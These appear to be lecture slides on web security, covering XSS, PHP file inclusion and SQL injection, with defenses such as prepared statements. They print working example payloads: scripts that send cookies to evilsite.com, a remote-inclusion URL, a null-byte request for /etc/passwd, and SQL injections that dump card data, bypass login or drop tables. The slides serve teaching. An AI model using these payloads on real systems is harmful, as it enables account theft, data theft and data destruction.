<iframe frameborder=0 src="" height=0 width=0 id="XSS"
  name="XSS"></iframe>
<script>
  frames["XSS"].location.href="http://www.evilsite.com/steal.php?cookie="
                                + document.cookie;
</script>
```

Code Fragment 7.12: Using a hidden iframe for XSS.

Non-persistent XSS attacks

- How to ensure that the injected Javascript code does not persist past the attacker's session?
- Example: a search engine that simply echoes the search query, without sanitizing it first
  - When user types "travel Mexico" in the search box, the results page includes the search query: "Search results for travel Mexico", followed by the search results
- Is this dangerous?

Non-persistent XSS attacks

- Assume the search engine passes the query as a GET parameter to a search script:

  http://search.com/search.php?query=searchstring

- Attacker can conduct a cookie stealing attack by crafting a URL and luring victims to visit that URL:

  http://search.com/search.php?query=
  <script>document.location=‘http://evilsite.com/steal.php?cookie=‘+document.cookie</script>

- What cookies will be stolen?
- Attacker could increase the chance of users clicking on this link by propagating it via mass spam emails

Defenses against XSS

- What is the fundamental problem behind XSS attacks?
  - The user's input is not properly sanitized
- The most basic defense is for websites to strip user-provided input of potentially malicious characters, such as "<" and ">"
- Disable client-side scripting (completely or only allow it on a per-domain basis)
- The NoScript plug-in for Firefox incorporates some defenses against XSS (sanitizes GET and POST variables by removing quotes, double quotes and brackets)

How to defeat defenses against XSS ?

- Modern browsers support *URL encoding* to interpret special characters safely
  - Each character has a corresponding URL encoding
- Attacker can use URL encoding to obfuscate malicious GET requests:

  encode “<script>alert(‘hello’);</script> as

  \%3C\%73\%63\%72……..\%74\%3E

- This method of using URL encoding may escape certain methods of URL sanitization

How to defeat defenses against XSS ?

- Imagine a defense mechanism that prevents execution of scripts that attempt to append a cookie directly to the end of a URL
- The mechanism would defend against a script like:

```
<script>document.location=http://www.search.com?q=document.cookie</script>
```

- Attacker may avoid detection by using obfuscation:

```
<script>
  a = document.cookie;
  c = "tp";
  b = "ht";
  d = "://";
  e = "ww";
  f = "w.";
  g = ”sea";
  h = ”rch";
  i = ".c";
  j = "om/search.p";
  k = "hp?q=";
  document.location = b + c + d + e + f + g + h + i + j + k + a;
</script>
```

Other attacks: Browser History stealing

- Malicious websites can determine a user's browsing history (this is <u>unrelated to cookies or XSS</u>)
- Multiple methods of doing this
- One method involves CSS (cascading style sheets):
  - CSS allows websites to define style templates for visited/non-visited links (e.g., color, URL for background image)
  - Browsers render links that have been visited differently than those that haven't been visited
  - A malicious website can covertly specify a background image for visited links (the image is hosted on the malicious website)
  - User visits a webpage on the malicious website. When the browser renders the webpage, if there are visited links, it will access the background image
  - Thus, the malicious website learns whether the client has visited a certain URL

Server-side Scripting

Server-side scripting

- Server-side scripting: code is *executed on the server* side to generate a (dynamic) HTML page, before the HTML page is delivered to the user
- Only the result of the code's execution is visible to the user, not the source
- Server-side code has direct access to GET and POST variables specified by the user

Server-side scripting




Figure 7.19: Actions performed by a web server to produce dynamic content for a client user.

Server-side scripting languages

- Server-side scripting can be done in pretty much any language (the language has to be able to produce a HTML page)
  - Early days: a combination of C/C++, Perl, shell scripts using CGI (Common Gateway Interface); the scripts were executed by the OS and the results were simply served back to the web server
  - Today, mostly using technologies that can be executed directly by the web server: PHP, ASP

PHP

- PHP code is embedded in a HTML file stored at a web server
- The PHP code is run through a PHP processing module at the web server
- The resulting HTML page is sent to the user

```
<html>
  <body>
    <p>Your number was <?php echo $x=$_GET['number'];?>.</p>
    <p>The square of your number is <?php $y = $x * $x; echo $y; ?>.</p>
  </body>
</html>
```

Code Fragment 7.15: A simple PHP page.

- The execution of the PHP script is invisible to the user, who only receives the output

```
<html>
  <body>
    <p>Your number was 5.</p>
    <p>The square of your number is 25.</p>
  </body>
</html>
```

Code Fragment 7.16: The output of the above PHP page.

Attacks on Servers:
Server-side Script Inclusion

Server-side script inclusion vulnerabilities

- Remote-file inclusion (RFI)
- Local-file inclusion (LFI)

Remote-file inclusion (RFI)

- PHP allows inclusion of external files
  - Using the '*include*' function, the external file is incorporated into the current PHP page, executing any PHP script contained in it
  - E.g., want to include a common header and footer to all pages of a website

```
<?php
  include("header.html");
  include($_GET['page']."."php");
  include("footer.html");
?>
```

index.php

Code Fragment 7.17: A PHP page that uses file inclusion to incorporate an HTML header, an HTML footer, and a user-specified page.

  - Benign argument: http://victim.com/index.php?page=news
  - Malicious argument: http://victim.com/index.php?page=http://evilsite.com/evilcode

Local-file inclusion (LFI)

- Attacker may try to access files on the web server that are outside of the root web directory
- E.g., try to access the /etc/passwd file

  http://victim.com/index.php?page=/etc/passwd
- The above will not work, because the web server will try to execute '/etc/passwd.php', which doesn't exist
- However, the attacker can include a null byte, which is interpreted as the <u>end of a string</u> in PHP:

  http://victim.com/index.php?page=/etc/passwd%00
  - The null byte is encoded as %00 in a URL
  - This will effectively remove the .php concatenation

Local-file inclusion: a more damaging attack

- Imagine a web-site that allows users to upload images
- The image uploading form does not carefully check what is being uploaded
- The attacker uploads a file disguised as an image, but which in reality contains malicious PHP code
- The attacker then exploits a local-file inclusion vulnerability to trick the web server into executing the malicious code contained in the fake image file

Attacks on Servers: SQL Injection

Database and SQL injection attacks




Figure 7.20: A model for user interactions with a web server that uses a database. All database queries are performed via the web server, and direct access to the database by the user is prohibited. The attacker wants to break through these protections to use the web server to gain direct access to the database.

SQL Injection Attack

- Many web applications take user input from a form
- Often this user input is used literally in the construction of a SQL query submitted to a database. For example:

```
SELECT user FROM table
   WHERE name = 'user_input';
```

- An SQL injection attack involves placing SQL statements in the user input

SQL: Standard Query Language

- SQL lets you access and manage (Query) databases
- A database is a large collection of data organized in tables for rapid search and retrieval, with rows and columns

A field or Column

Table: CS166

First_Name	Last_Name	Code_ID
Bernardo	Palazzi	345
Roberto	Tamassia	122
Alex	Heitzman	543
…..	….	….

A Record or Row

SQL Syntax

```
SELECT  column_name(s) or *
FROM table_name
WHERE column_name operator value
```

- SELECT statement is used to select data FROM one or more tables in a database
- Result-set is stored in a result table
- WHERE clause is used to filter records

SQL Syntax

```
SELECT  column_name(s) or *
FROM table_name
WHERE column_name operator value
ORDER BY column_name ASC|DESC
LIMIT starting row and number of lines
```

- ORDER BY is used to order data following one or more fields (columns)
- LIMIT allows to retrieve just a certain numbers of records (rows)

SQL Syntax: example

id	title	author	body
1	Databases	John	(Story)
2	Computers	Joe	(Story 2)
3	Security	Jane	(Story 3)
4	Technology	Julia	(Story 4)

- SELECT * FROM news WHERE id=3;
- SELECT body FROM news WHERE author = “Joe”;

SQL Syntax: common operations

- SELECT: to express queries
- INSERT: to create new records
- UPDATE: to alter existing data
- DELETE: to delete existing records
- Conditional statements using WHERE, and basic boolean operations such as AND and OR: to identify records based on certain conditions
- UNION: to combine the results of multiple queries into a single result

SQL Injection Attack

- Attacker is able to access, or even modify arbitrary information from a database by inserting his own SQL commands
- Main reason for this vulnerability: lack of input validation on the server's part

- Example: consider the following PHP script that:
  - Takes user input provided by a GET variable
  - Uses it to generate an SQL query
  - Executes the SQL query
  - Generates a web page with the query results

SQL Injection Attack

```
<?php
  // Create SQL query
  $query = 'SELECT * FROM news WHERE id = ' . $_GET['id'];
  // Execute SQL query
  $out = mysql_query($query) or die('Query failed: ' . mysql_error());
  // Display query results
  echo "<table border=1>\n";
  // Generate header row
  echo "<tr>
        <th>id</th><th>title</th><th>author</th><th>body</th>
      </tr>";
  while ($row = mysql_fetch_array($out)) {
  // Generate row
    echo " <tr>\n";
    echo "   <td>" . $row['id'] . "</td>\n";
    echo "   <td>" . $row['title'] . "</td>\n";
    echo "   <td>" . $row['author'] . "</td>\n";
    echo "   <td>" . $row['body'] . "</td>\n";
    echo " </tr>\n";
  }
  echo "</table>\n";
?>
```

Code Fragment 7.18: A PHP page that uses SQL to display news articles.

http://www.example.com/news.php?id=3

SQL Injection – unintended information disclosure

- Problem: server does not check if the GET variable, id, is a valid input (proper format and referring to an id value that actually exists)
- Assume the existence of another table *users*, whose attributes include *first*, *last*, *email*, *cardno*
- Attack requests the following URL:

http://www.example.com/news.php?id=NULL UNION SELECT cardno, first, last, email FROM users

- Which results into the query:

SELECT * FROM news WHERE id = NULL UNION SELECT cardno, first, last, email FROM users

id	title	author	body
1111-3333-5555-7777	Alice	Cooper	alice@example.com
2222-4444-6666-8888	Bob	Brown	bob@example.com

SQL injection – bypassing authentication

- Consider this PHP script which processes the credentials submitted in a login form:

```
<?php
  $query = 'SELECT * FROM users WHERE email = "' . $_POST['email'] .
  '"' . ' AND pwdhash = "' . hash('sha256',$_POST['password']) . '"';
  $out = mysql_query($query) or die('Query failed: ' . mysql_error());
  if (mysql_num_rows($out) > 0) {
    $access = true;
    echo "<p>Login successful!</p>";
  }
  else {
    $access = false;
    echo "<p>Login failed.</p>";
  }
?>
```

Code Fragment 7.19: A PHP example that uses SQL for authentication.

- Benign: SELECT * FROM users WHERE email = ''alice@m.com'' AND pwdhash = "h4….."
- Malicious: attacker provides Email: '' OR 1=1;-- and Password: (empty)

SELECT * FROM users WHERE email = "" OR 1=1; -- " AND pwdhash = "e3….."

SQL injection – other forms of attack

- What if attacker provides as email:

  ”OR 1=1; DROP TABLE users; --
- Blind SQL injection attack
  - Even when results are not printed on the screen, attacker may inject multiple queries and examine the error messages to infer database contents
- A form of XSS
  - Attacker may inject malicious code (e.g., cookie stealing code) into the database that could be at some point sent to other users’ browsers and executed

SQL injection attacks - Defenses

- Use Prepared Statements (Parameterized Queries)

1. **Prepare:** An SQL statement template is created and sent to the database. Certain values are left unspecified, called parameters (labeled "?").
   Example: INSERT INTO MyGuests VALUES(?, ?, ?)
2. The database **parses, compiles, and performs query optimization** on the SQL statement template, and stores the result without executing it
3. **Execute:** At a later time, the application binds the values to the parameters, and the database executes the statement. The application may execute the statement as many times as it wants with different values

SQL injection attacks - Defenses

- Use Prepared Statements (Parameterized Queries)

```
$dbh = new PDO('mysql:dbname=testdb;host=127.0.0.1', $user, $password);
$stmt = $dbh->prepare('INSERT INTO REGISTRY (name, value) VALUES
(:name, :value)');
$stmt->bindParam(':name', $name);
$stmt->bindParam(':value', $value);

// get user input for $name and $value

$stmt->execute();
```

parameter values need not be correctly escaped

SQL injection attacks - Defenses

Sanitizing the user input

- Most languages have built-in mechanisms that strip input of dangerous characters
- For example, in PHP the function “mysql_real_escape_string” is used to escape special characters (including single and double quotes)
  - A single quote will be replaced by a corresponding escape sequence, which is safe to be used in a MySQL query
- This method may not always be effective, and Prepared Statements (Parameterized Queries) alternative is always preferred

SQL injection attacks - Defenses

Read more about defenses:

https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet

https://www.owasp.org/index.php/Query_Parameterization_Cheat_Sheet

http://bobby-tables.com/

SQL Injection: More Resources

- SQL Injection Attacks by Example:

http://www.unixwiz.net/techtips/sql-injection.html


- sqlmap: Open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers

http://sqlmap.org/

- SQL Injection Cheat Sheet

http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/

xkcd



From: http://xkcd.com/327/

What to read?

- Dynamic web content: Chapter 7.1.3 from the Textbook
- Web cookies: Chapter 7.1.4 from the Textbook
- Attacks on Web clients: Chapter 7.2 from the Textbook
- Server-side scripting: Chapter 7.3.1 from the Textbook
- Attacks on servers: server-side script inclusion: Chapter 7.3.2 from the Textbook
- Attacks on servers: SQL injection: Chapter 7.3.3 from the Textbook